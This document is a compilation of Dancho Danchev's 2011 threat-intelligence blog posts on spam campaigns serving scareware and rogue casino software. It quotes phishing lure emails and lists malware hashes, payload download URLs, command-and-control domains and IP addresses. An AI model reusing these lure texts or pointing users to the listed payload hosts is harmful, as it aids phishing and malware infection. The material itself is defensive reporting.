- [7]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two
- [8]Massive SQL Injection Attacks - the Chinese Way
- [9]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [10]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [11]Dissecting the WordPress Blogs Compromise at Network Solutions
- [12]Yet Another Massive SQL Injection Spotted in the Wild
- [13]Smells Like a Copycat SQL Injection In the Wild
- [14]Fast-Fluxing SQL Injection Attacks
- [15]Obfuscating Fast-fluxed SQL Injected Domains

***This post has been reproduced from [16]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
2. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
3. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
4. <http://community.websense.com/blogs/securitylabs/archive/2>



[011/03/31/update-on-lizamoon-mass-injection.aspx](http://011/03/31/update-on-lizamoon-mass-injection.aspx)

5.

<http://www.virustotal.com/file-scan/report.html?id=cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76c03f>

[75dcd7e95c-1301586582](http://75dcd7e95c-1301586582)

6. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

7. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>

722

8. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

9. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>

10. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

11. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

12. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>

13. <http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html>

14. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>

15. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

16. <http://ddanchev.blogspot.com/>

723

## **2.4**

### **April**

724



### **Spamvertised DHL Notifications Scareware Campaign (2011-04-04 16:44)**

*Yet another currently spamvertised campaign is impersonating DHL for scareware serving purposes.*

**Sample subjects:** *DHL notification #random number*

**Sample message:** *Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.*

*More information and the tracking number are attached in document below. Thank you. 2011 DHL International*

*GmbH. All rights reserverd.*

**Sample filenames:** *DHL\_tracking.zip; doc.zip; dhl.zip*

*Detection rates:*

*dhl.exe - [1]Backdoor:Win32/Hostil.gen!A - Result: 22/40 (55.0 %)*

*MD5 : 87d778169ae14d934b92ce628b5cfde4*

*SHA1 : 20787fde3b7fde64cc3892c4df9a4eb2a2515830*

*SHA256:*

*6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d  
76007d3fe54*

*Downloads*

*additional*

*binary*

*from*

***puskovayaustanovka.ru/pusk2.exe***

*-*

*46.161.20.66*

*-*

*Email:*

*ad-*

*min@puskovayaustanovka.ru*

*pusk2.exe - [2]Trojan.Fakealert.20509 - Result: 11/41 (26.8  
%)*

*MD5 : a9be091eedea947f8626d11042e0d9be*

*SHA1 : 9c1d399d47a6ef6081553a101ab48fca61859db4*

*SHA256:*

*d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cb  
dcf484608ed094*



*Upon execution phones back to the following domains:*

***kynugypenihyf.com*** - Email: v8@ca4.ru

***cylakydugudi.com*** - Email: acts@free-id.ru

***fevahanybyvu.com*** - Email: fs@free-id.ru

***gicyxepomer.com*** - Email: tabs@yourisp.ru

***bemojewedowigo.com*** - Email: fs@free-id.ru

***sakafiduzipame.com*** - Email: build@ca4.ru

***wetotyger.com*** - Email: acts@free-id.ru

***kytevaviqopoci.com*** - Email: fs@free-id.ru

***wamojafadezy.com*** - Email: kilt@bz3.ru

***tetagyjaj.com*** - Email: kilt@bz3.ru

***jerakidukojoz.com*** - Email: wrap@cheapbox.ru

***cixovatywo.com*** - Email: frenzy@ca4.ru

***jafybobik.com*** - Email: force@ca4.ru

***nizokatahinery.com*** - Email: foxy@cheapbox.ru

***cujicaraso.com*** - Email: beret@ca4.ru

***zuzosahule.com*** - Email: only@free-id.ru

***gokuzajylot.com*** - Email: silks@ca4.ru

**jumonevetode.com** - Email: silks@ca4.ru

**dafatesomyz.com** - Email: zq@bz3.ru

**lukofymela.com** - Email: silks@ca4.ru

**jebuponip.com** - Email: lost@free-id.ru

**quxovasuced.com** - Email: hp@ppmail.ru

**laqoduhisegu.com** - Email: shot@bz3.ru

**xyseditacif.com** - Email: hart@free-id.ru

**wylyxaqunowy.com** - Email: mows@bz3.ru

**qepovexidysopy.com** - Email: byob@yourisp.ru

**bebecebyt.com** - Email: mows@bz3.ru

726



**dihemehypuq.com** - Email: shot@bz3.ru

**rumesexyzobuz.com** - Email: dawn@bz3.ru

**gopilezavyxiro.com** - Email: hush@bz3.ru

**hyvijinymut.com/1017000312** - 99.198.114.189 - returns  
OK

Domains are respoding to the following ASs: AS18866;  
AS32097:

**quxovasuced.com** - 69.50.209.139

**laqoduhisegu.com** - 69.50.209.140

**wylyxaqunowy.com** - 69.50.209.148  
**qepovexidysopy.com** - 69.50.209.149  
**fevahanybyvu.com** - 69.50.209.182  
**bemojewedowigo.com** - 69.50.209.183  
**gicyxepomer.com** - 69.50.209.184  
**sakafiduzipame.com** - 69.50.209.185  
**wamojafadezy.com** - 69.50.209.186  
**kytevaviqopoci.com** - 69.50.209.188  
**jebuponip.com** - 69.50.209.223  
**cylakydugudi.com** - 69.50.209.224  
**wetotyger.com** - 69.50.209.225

727

**nizokatahinery.com** - 69.197.161.202  
**cujicaraso.com** - 69.197.161.203  
**kynugypenihyf.com** - 69.197.161.204  
**jafybobik.com** - 69.197.161.205  
**tetagyjaj.com** - 99.198.114.98  
**jerakidukojoz.com** - 99.198.114.99  
**gopilezavyxiro.com** - 99.198.114.100  
**cixovatywo.com** - 99.198.114.101

***hyvijinymut.com*** - 99.198.114.189

***zuzosahule.com*** - 204.12.223.170

***jumonevetode.com*** - 204.12.223.171

***dafatesomyz.com*** - 204.12.223.172

***gokuzajylot.com*** - 204.12.223.173

***lukofymela.com*** - 204.12.223.174

***rumesexyzobuz.com*** - 204.12.223.186

***xyseditacif.com*** - 204.12.223.187

***dihemehypuq.com*** - 204.12.223.188

***bebecebyt.com*** - 204.12.223.189

*Monitoring of the campaign is ongoing.*

***Related posts:***

***[3]Spamvertised Post Office Express Mail (USPS)  
Emails Serving Malware***

***[4]Spamvertised United Parcel Service notifications  
serve malware***

***[5]Spamvertised FedEx Notifications Spread Malware***

***[6]Spamvertised DHL Notification Malware Campaign***

***[7]More Spamvertised DHL Notifications Spread  
Malware***

***1.***

<http://www.virustotal.com/file-scan/report.html?id=6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d7>

[6007d3fe54-1301924841](http://www.virustotal.com/file-scan/report.html?id=6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d7)

2.

<http://www.virustotal.com/file-scan/report.html?id=d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cbdcf4>

[84608ed094-1301925356](http://www.virustotal.com/file-scan/report.html?id=d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cbdcf4)

3. <http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html>

4. <http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html>

5. <http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html>

6. <http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html>

7. <http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html>

728



**Summarizing Zero Day's Posts for March (2011-04-04 18:56)**



*The following is a brief summary of all of my posts at ZDNet's Zero Day for March. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:*

***Recommended reading:***

- [3] Dear ISP, it's time to quarantine your malware-infected customers*
- [4] Zombie PC Prevention Bill to make security software mandatory*

729

**01.** *[5]Spamvertised 'You have received a gift from one of our members!' malware campaign*

**02.** *[6]Report: malicious PDF files becoming the attack vector of choice*

**03.** *[7]Ashton Kutcher's Twitter account hacked*

**04.** *[8]Google tops comparative review of malicious search results - again*

**05.** *[9]Report: 3 million malvertising impressions served per day*

**06.** *[10]Dear ISP, it's time to quarantine your malware-infected customers*

**07.** *[11]SpyEye gets new DDoS functionality*

**08.** *[12]Spamvertised DHL notifications lead to malware*

**09.** *[13]Spamvertised FedEx notifications lead to malware*

- 10.** [14]Rustock botnet's operations disrupted
- 11.** [15]Malicious Japan quake spam leads to scareware
- 12.** [16]Spamvertised United Parcel Service notifications lead to malware
- 13.** [17]Researchers release details on 34 SCADA vulnerabilities
- 14.** [18]Zombie PC Prevention Bill to make security software mandatory
- 15.** [19]Spamvertised Post Office Express Mail (USPS) emails lead to malware
- 16.** [20]New GpCode ransomware encrypts files, demands \$125 for decryption
- 17.** [21]Mass SQL injection attack leads to scareware

***This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.***

- 1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
- 2. <http://feeds.feedburner.com/zdnet/security>
- 3. <http://www.zdnet.com/blog/security/dear-isp-its-time-to-quarantine-your-malware-infected-customers/6712>
- 4. <http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487>
- 5. <http://www.zdnet.com/blog/security/spamvertised-you-have-received-a-gift-from-one-of-our-members-malware->

[campaign/8250](#)

6. <http://www.zdnet.com/blog/security/report-malicious-pdf-files-becoming-the-attack-vector-of-choice/8255>

7. <http://www.zdnet.com/blog/security/ashton-kutchers-twitter-account-hacked/8280>

8. <http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results-again/8306>

9. <http://www.zdnet.com/blog/security/report-3-million-malvertising-impressions-served-per-day/8319>

10. <http://www.zdnet.com/blog/security/dear-isp-its-time-to-quarantine-your-malware-infected-customers/6712>

11. <http://www.zdnet.com/blog/security/spyeye-gets-new-ddos-functionality/8381>

12. <http://www.zdnet.com/blog/security/spamvertised-dhl-notifications-lead-to-malware/8415>

13. <http://www.zdnet.com/blog/security/spamvertised-fedex-notifications-lead-to-malware/8452>

14. <http://www.zdnet.com/blog/security/rustock-botnets-operations-disrupted/8456>

15. <http://www.zdnet.com/blog/security/malicious-japan-quake-spam-leads-to-scareware/8463>

16. <http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-notifications-lead-to-malware/8478>

17. <http://www.zdnet.com/blog/security/researchers-release-details-on-34-scada-vulnerabilities/8483>

18. <http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487>
19. <http://www.zdnet.com/blog/security/spamvertised-post-office-express-mail-usps-emails-lead-to-malware/8502>
20. <http://www.zdnet.com/blog/security/new-gpcode-ransomware-encrypts-files-demands-125-for-decryption/8505>
21. <http://www.zdnet.com/blog/security/mass-sql-injection-attack-leads-to-scareware/8510>
22. <http://ddanchev.blogspot.com/>
23. <http://twitter.com/danchodanchev>

730



### ***Don't Play Poker on an Infected Table - Part Four (2011-04-11 18:10)***

*A currently spamvertised campaign is enticing users into downloading and executing a fraudulent online gambling application known as **VegasVIP\_setup.exe**.*

*Detection rate:*

*VegasVIP\_setup.exe - [1]**Win32/CazinoSilver** -  
Result:16/42 (38.1 %)*

*MD5 : 8680fa2868dd068f3c1d3995df105243*

*SHA1 : 4f3ecd72c223cf6e130377a3ecd9149232dc848b*

*SHA256:*

*68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a9fa*

1f1ebaadeb1d0e

Upon execution, the sample phones back to:

**[www.onlinevegas.com/download/update.php?  
dl=0af374526b7b6eb6c54bf92cb1d1a236 &status=10](http://www.onlinevegas.com/download/update.php?dl=0af374526b7b6eb6c54bf92cb1d1a236&status=10)**

The spammers are earning revenue by participating in the **BestCasinoPartner.com** Affiliate Program. More de-

tails:

" Turn Your Traffic Into BIG Monthly Cash! Join the BestCasinoPartner.com Affiliate Program and from the very start 731



you will earn a HUGE 30 % of ALL player GROSS losses EVERY month, no matter what your volume is! That's ALL

player GROSS losses for the life of your referred players, with No Loss Carry-Forward!

Refer an Affiliate: Get Even More. Earn 7 % override on the Casino Gross Revenue payment made to the re-

ferred Affiliate for all players referred by your directly referred Affiliates - for the life of the player! Earn 5 % override on the Casino Gross Revenue payment made from your Web masters' referrals! AND...we even go One Step Further

— a THIRD tier!

Here are the THREE levels that will earn you profits for the life EACH player:

- Tier 1: 7 % override on the Casino Gross Revenue
- Tier 2: 5 % override on the Casino Gross Revenue
- Tier 3: 3 % override on the Casino Gross Revenue"

Participating affiliate domains are: **OnlineVegas.com**;  
**GoCasino.com**; **CrazySlots.com** and **GrandVegas.com**

Related fraudulent online gambling domains part of the campaign:

**777fashionplays.ru**

**777playsfashion.ru**

732

**bankpremiumplays.ru**

**bank-premium-plays.ru**

**bestfortuneplays.ru**

**best-fortune-plays.ru**

**bestplaysfortune.ru**

**best-plays-fortune.ru**

**bingobonusplays.ru**

**bonus-bingo-plays.ru**

**bonusplaysbingo.ru**

**bonus-plays-bingo.ru**

**class-plays-world.ru**

***class-world-plays.ru***

***crazyplaysroulette.ru***

***crazy-plays-roulette.ru***

***crazyrouletteplays.ru***

***crazy-roulette-plays.ru***

***elit-grand-games.ru***

***elit-plays-king.ru***

***fashion-plays-vegas.ru***

***fashion-vegas-plays.ru***

***fiveplaysstar.ru***

***fortunebestplays.ru***

***fortune-best-plays.ru***

***fortuneplaysbest.ru***

***fortune-plays-best.ru***

***fortune-plays-land.ru***

***fortuneplaysparty.ru***

***fortune-plays-party.ru***

***games-elit-king.ru***

***games-king-elit.ru***

***gamespremiumbank.ru***

***jokerplaysvegas.ru***  
***online-games-luxory.ru***  
***palaceplayscrystal.ru***  
***playsbankpremium.ru***  
***plays-bank-premium.ru***  
***playsbestfortune.ru***  
***plays-best-fortune.ru***  
***plays-bingo-bonus.ru***  
***playsbonusbingo.ru***  
***plays-bonus-bingo.ru***  
***playsclassworld.ru***  
***playscrazyroulette.ru***  
***plays-crazy-roulette.ru***  
***playscrystalpalace.ru***  
***plays-crystal-palace.ru***  
***playsfashion777.ru***  
***playsfivestar.ru***  
***playsfortunebest.ru***  
***plays-fortune-party.ru***



***playsonlineextra.ru***

***plays-plaza-west.ru***

***playspremiumbank.ru***

***playsroulettecrazy.ru***

***plays-roulette-crazy.ru***

***plays-royal-classic.ru***

***plays-star-five.ru***

***playsvegasjoker.ru***

***playswestplaza.ru***

***plays-world-win.ru***

***plaza-plays-west.ru***

***plazawestplays.ru***

***plaza-west-plays.ru***

***premium-bank-plays.ru***

***premiumplaysbank.ru***

***roulette-crazy-plays.ru***

***starfiveplays.ru***

***star-five-plays.ru***

***starplaysfive.ru***

***vegas-fashion-plays.ru***

***vegasjokergames.ru***

***vegasjokerplays.ru***

***vegas-joker-plays.ru***

***vegas-plays-joker.ru***

***westplaysplaza.ru***

***west-plays-plaza.ru***

***westplazaplays.ru***

***west-plaza-plays.ru***

***win-plays-world.ru***

***winworldplays.ru***

***win-world-plays.ru***

***world-class-plays.ru***

***world-plays-class.ru***

***Related posts:***

*[2]Don't Play Poker on an Infected Table - Part Three*

*[3]Don't Play Poker on an Infected Table - Part Two*

*[4]Don't Play Poker on an Infected Table*

*This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.*

*1.*

<http://www.virustotal.com/file-scan/report.html?id=68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a9fa1f1e>

[baadeb1d0e-1302535749](http://baadeb1d0e-1302535749)

2. <http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html>

3. <http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html>

4. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>

5. <http://ddanchev.blogspot.com/>

6. <http://twitter.com/danchodanchev>

734



### ***Spamvertised "Request Rejected" Campaign Serving Scareware (2011-04-12 20:22)***

*A currently spamvertised scareware-serving campaign is enticing end users into downloading and executing a malicious binary, which drops a scareware variant.*

***Sample subject:*** Request rejected

***Sample message:*** " Dear Sirs, Thank you for your letter! Unfortunately we can not confirm your request! More information attached in document below. Thank you Best regards. "

***Sample attachments:*** EX-38463.pdf.zip; EX-38463.pdf.exe

*Detection rate:*

*EX-38463.pdf.exe - [1]**TrojanDownloader:Win32/Chepvil.J**  
- Result: 11/41 (26.8 %)*

*MD5 : 5085794e6c283ebcfa3878805b9e7be7*

*SHA1 : 1fbd8d3b0a3479274d8f09543452bf724bcb245c*

*SHA256:*

*c03711dbafae9b296daed8720f997d84caa5e5a5407a689926  
050a061d67b932*

*Upon execution downloads **hdjfskh.net/ pusk.exe** -  
208.43.90.48 - Email: admin@firtryt.biz*

*Detection rate:*

*pusk.exe - [2]**FakeAlert-CN.gen.aa** - Result: 13/42 (31.0 %)*

*MD5 : a50a91176b5aeb96b8b77b99d587c485*

*SHA1 : c56b7ab2123dbd49902446ffcc0cf59d6a865857*

*SHA256:*

*c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45  
aac0d6cf61e83c*

*735*



*Upon execution phones back to the following domains and  
ASs:*

*Phones back to : AS19875; AS8001; AS24940; AS32475;  
AS32097; AS19875*

***2bemojewedowigo.com** - 78.46.105.205*

**bemolaqijicy.com** - 99.198.114.206 - Email: vista@free-id.ru

**celisesuho.com** - 99.198.114.202 - Email: hush@bz3.ru

**cixovatywo.com** - 78.46.105.205 - Email: frenzy@ca4.ru

**fytypoqywu.com** - 64.46.38.94 - Email:  
fy4371215910301@domainidshield.com

**gicyxepomer.com** - 78.46.105.205 - Email: tabs@yourisp.ru

**gopilezavyxiro.com** - 78.46.105.205 - Email: hush@bz3.ru

**hivanedak.com** - 188.95.54.242 - Email: steps@ppmail.ru

**hotilosire.com** - 208.110.67.122 - Email: lathe@maillife.ru

**jerakidukojoz.com** - 78.46.105.205 - Email:  
wrap@cheapbox.ru

**kupeqobujohaq.com** - 64.46.38.145 - Email:  
soup@fastermail.ru

**kytevaviqopoci.com** - 78.46.105.205 - Email: fs@free-id.ru

**pikilokykizanu.com** - 65.254.54.77 - Email: dawn@free-id.ru

736

**punajytapaci.com** - 209.97.213.105 - Email:  
mire@maillife.ru

**qisacugugu.com** - 64.46.38.129 - Email: as@free-id.ru

**qupajubica.com** - 78.46.105.205 - Email: heard@bz3.ru

**reruravobosila.com** - 67.196.13.96 - Email:  
mon@ppmail.ru

**rorodarof.com** - 99.198.114.204 - Email: hush@bz3.ru

**ruqydahec.com** - 67.196.13.97 - Email: mon@ppmail.ru

**sakafiduzipame.com** - 78.46.105.205 - Email:  
build@ca4.ru

**sykobodyducib.com** - 208.110.67.102 - Email:  
lathe@maillife.ru

**tetagyjaj.com** - 78.46.105.205 - Email: kilt@bz3.ru

**tibehewuk.com** - 209.97.213.102 - Email: mon@ppmail.ru

**tisatosyhimidy.com** - 188.95.54.243 - Email: jan@free-id.ru

**tyhiqymiwufuj.com** - 208.110.67.121 - Email: dawn@free-  
id.ru

**vakyditefo.com** - 99.198.114.203 - Email: vista@free-id.ru

**wamojafadezy.com** - 78.46.105.205 - Email: acts@free-  
id.ru

**wetotyger.com** - 78.46.105.205 - Email: acts@free-id.ru

**wixecyhobovy.com** - 64.46.38.130 - Email:  
soup@fastermail.ru

**wolycunanoqe.com** - 72.9.233.98 - Email: lathe@maillife.ru

**zajatimibuj.com** - 208.110.67.119 - Email:  
bark@cheapbox.ru

**zequcitamado.com** - 99.198.114.205 - Email: vista@free-id.ru

**punajytapaci.com/1017000412** - 209.97.213.105 - Email: mire@maillife.ru

**tibehewuk.com/1017000412** - 209.97.213.102 - Email: mon@ppmail.ru

*Monitoring of the campaign is ongoing.*

*This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.*

1.

<http://www.virustotal.com/file-scan/report.html?id=c03711dbafae9b296daed8720f997d84caa5e5a5407a689926050a>

[061d67b932-1302627694](http://www.virustotal.com/file-scan/report.html?id=c03711dbafae9b296daed8720f997d84caa5e5a5407a689926050a)

2.

<http://www.virustotal.com/file-scan/report.html?id=c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45aac0>

[d6cf61e83c-1302627443](http://www.virustotal.com/file-scan/report.html?id=c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45aac0)

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>

737



## ***Spamvertised "Successfull Order 977132" Leads to Scareware (2011-04-28 14:50)***

*A currently ongoing malware campaign is impersonating Bobijou Inc for malware-serving purposes.*

***Sample subject:*** " *Successfull Order 977132*"

***Sample message:*** " *Thank you for ordering from Bobijou Inc. This message is to inform you that your order has been received and is currently being processed.*

*Your order reference is 901802. You will need this in all correspondence. This receipt is NOT proof of purchase.*

*We will send a printed invoice by mail to your billing address.*

*You have chosen to pay by credit card. Your card will be charged for the amount of 262.00 USD and "Bobijou*

*Inc." will appear next to the charge on your statement. You will receive a separate email confirming your order has been despatched. Your purchase and delivery information appears below in attached file.*

*Thanks again for shopping at Bobijou Inc. "*

***Sample attachments:*** *Order\_details.zip*

*Detection rates:*

*Order details.exe - [1]Trojan.FakeAV - Result: 24/40 (60.0 %)*

*MD5 : 7c810cbb47c9f937b5f663b51ab7ee50*

*SHA1 : b4faf8c724727381abb11c44b71605ff6e65cbbf*



SHA256:

0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632faa19  
cd43e02b904

Upon execution phones back to :

**kkojjors.net/f/g.php** - 95.64.9.15 - Email: admin@firtryt.biz

**variantov.com/pusk.exe** - 94.63.149.26 - Email:  
admin@variantov.com

Detection rate for the scareware variant pusik.exe

pusik.exe - [2]**Suspicious.Cloud.5** - Result: 4/41 (9.8 %)

MD5 : bbd466a67586003776e295eaf3d2976c

SHA1 : 6a8e1d84157c76b4c9238fc23d28686244f6650f

SHA256:

ee008f9039534f062bd277860060461064e760bdaa90a3659  
5b9780be54a5a05

738



Upon execution phones back to:

**jyluzovunevu.com** - 209.160.45.33 - Email:  
gray@fxmail.net

**sesokiqufikeg.com** - 209.160.45.34 - Email:  
gray@fxmail.net

**qyqinisope.com** - 64.46.38.207 - Email: gray@fxmail.net

**hijocyragap.com** - 64.46.38.81 - Email: robin@cutemail.org

**puhigygapyhi.com** - 64.46.38.81 - Email: gray@fxmail.net

**zavewuzykubo.com** - 64.46.38.80 - Email:  
robin@cutemail.org

**fepigixypo.com** - 64.46.38.29 - Email: pyre@cutemail.org

**tozibapah.com** - 76.73.16.182 - Email: lays@fxmail.net

**qebinehuh.com** - 76.73.14.182 - Email: lays@fxmail.net

**gygipikalyn.com** - 76.73.17.242 - Email: ss@cutemail.org

**xygorinazecit.com** - 76.73.17.70 - Email: ss@cutemail.org

**walireqoxyxyt.com** - 64.46.39.185 - Email:  
orbit@fxmail.net

**moririnejuf.com** - 64.46.39.184 - Email: purse@mail13.com

**jydosucin.com** - 64.46.39.200 - Email: arm@fxmail.net

**libynozegokido.com** - 64.46.39.186 - Email:  
orbit@fxmail.net

**zidacofodafur.com** - 64.46.39.212 - Email:  
gown@cutemail.org

**fequxukovo.com** - 67.196.15.136 - Email: arm@fxmail.net

**gyxyqimacik.com** - 67.196.15.138 - Email:  
purse@mail13.com

**wizyvopyla.com** - 67.196.15.137 - Email: arm@fxmail.net

**gyricehagupy.com** - 67.196.15.139 - Email:  
purse@mail13.com

***punemipaqtyc.com*** - 67.196.15.141 - Email:  
*ulcer@mailae.com*

***gehotigyry.com*** - 67.196.15.140 - Email: *hp@mail13.com*

***vufekihoto.com*** - 67.196.15.105 - Email: *arm@fxmail.net*

***huzomohidid.com*** - 67.196.15.104 - Email: *arm@fxmail.net*

***posufejez.com*** - 67.196.15.107 - Email: *purse@mail13.com*

***gewexyvunokyk.com*** - 67.196.15.106 - Email:  
*purse@mail13.com*

***fowyqypacytucy.com*** - 209.160.45.32 - Email:  
*soup@fastemail.ru*

***koduzuwobow.com*** - 209.160.45.130 - Email:  
*pyre@cutemail.org*

***ciluvekypomow.com*** - 78.46.105.205 - Email:  
*hips@cutemail.org*

***7hitaxodupi.com*** - 64.46.38.30

*Monitoring of the campaign is ongoing.*

### ***Related posts:***

*[3]Spamvertised "Requet Rejected" Campaign Serving Scareware*

*[4]Spamvertised DHL Notifications Scareware Campaign*

*[5]Spamvertised Post Office Express Mail (USPS) Emails Serving Malware*

*[6]Spamvertised United Parcel Service notifications serve malware*

*[7]Spamvertised FedEx Notifications Spread Malware*

*[8]Spamvertised DHL Notification Malware Campaign*

*[9]More Spamvertised DHL Notifications Spread Malware*

***This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.***

1.

<http://www.virustotal.com/file-scan/report.html?id=0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632faa19c>

[d43e02b904-1303915483](#)

2.

<http://www.virustotal.com/file-scan/report.html?id=ee008f9039534f062bd277860060461064e760bdaa90a36595b978>

[0be54a5a05-1303916125](#)

3. <http://ddanchev.blogspot.com/2011/04/spamvertised-request-rejected-campaign.html>

4. <http://ddanchev.blogspot.com/2011/04/spamvertised-dhl-notifications.html>

5. <http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html>

6. <http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html>
7. <http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html>
8. <http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notification-malware.html>
9. <http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html>
10. <http://ddanchev.blogspot.com/>
11. <http://twitter.com/danchodanchev>

740

## 2.5

### May

741



### **Summarizing ZDNet's Zero Day Posts for April (2011-05-09 12:50)**

*The following is a brief summary of all of my posts at ZDNet's Zero Day for April. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:*

*Recommended reading:*

• [3] Netcraft survey indicates slow adoption of Extended Validation SSL certificates

**01.** [4]Spamvertised "Request Rejected" campaign leads to scareware

**02.** [5]Spamvertised 'Facebook. Your password has been changed!' emails lead to malware

742

**03.** [6]Malware Watch: 'Spam is sent from your FaceBook account'; Spamvertised malicious photos **04.**

[7]Spamvertised Easter Greetings lead to malware

**05.** [8]Netcraft survey indicates slow adoption of Extended Validation SSL certificates

**06.** [9]'You've got a postcard' emails lead to exploits and scareware

**07.** [10]Fake antivirus for mobile platform spotted

**This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.**

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-certificates/8576>

4. <http://www.zdnet.com/blog/security/spamvertised-request-rejected-campaign-leads-to-scware/8529>

5. <http://www.zdnet.com/blog/security/spamvertised-facebook-your-password-has-been-changed-emails-lead-to-ma>

[lware/8545](#)

6. <http://www.zdnet.com/blog/security/malware-watch-spam-is-sent-from-your-facebook-account-spamvertised-mal>

[icious-photos/8565](#)

7. <http://www.zdnet.com/blog/security/spamvertised-easter-greetings-lead-to-malware/8571>

8. <http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-cer>

[tificates/8576](#)

9. <http://www.zdnet.com/blog/security/youve-got-a-postcard-emails-lead-to-exploits-and-scareware/8590>

10. <http://www.zdnet.com/blog/security/fake-antivirus-for-mobile-platform-spotted/8594>

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

743



### ***Don't Play Poker on an Infected Table - Part Five (2011-05-09 15:52)***

*A currently spamvertised campaign is enticing end users into downloading a fraudulent online gambling application*

**KingSpinEN.exe.** The campaign is part of last month's  
[1]Don't Play Poker on an Infected Table - Part Four series.

Detection rate:

**KingSpinEN.exe - [2]W32/Casino.F.gen!Eldorado -**  
Result:16/43 (37.2 %)

MD5 : ead8156a838842bc8463995a91eee08b

SHA1 : 239594a514c461c63dc8da69b08b9b63baaf2579

SHA256:  
491c291eaed67268d14a36470e5d6f6d4ed829055fe4a2897  
ac5f050b50a2e36

Upon execution phones back to:

- **download.thepalacegroupgaming.com** /tracking.aspx?  
ul=en &casino=spinpalace &banner\_tag=a20337 &uuid=  
%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d  
&state=100

- **spinpalace.mgsmup.com** /mupp/spinpalace/spinpalace  
\_install.cab

- **spinpalace.mgsmup.com**  
/mupp/spinpalace/spinpalace.cab

- **download.thepalacegroupgaming.com** /tracking.aspx?  
ul=en &casino=spinpalace &banner\_tag=a20337 &uuid=  
%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d  
&state=422

- **marketing.valueactive.eu** /VIP/animations/en/movies  
\_en.htm



*Portfolio of fraudulent online gambling domains part of the campaign. The majority are hosted within AS49130,*

*ARNET-AS SC ArNet Connection SRL:*

***casino-elit-super.ru - 89.45.14.12***

*744*

***casinogoldsuper.ru - 89.45.14.12***

***casinokingsuper.ru - 89.45.14.12***

***casino-king-super.ru - 89.45.14.12***

***casinolabsuper.ru - 89.45.14.12***

***casino-lux-super.ru - 89.45.14.12***

***casinomultisuper.ru - 89.45.14.12***

***casinonetsuper.ru - 89.45.14.12***

***casino-net-super.ru - 89.45.14.12***

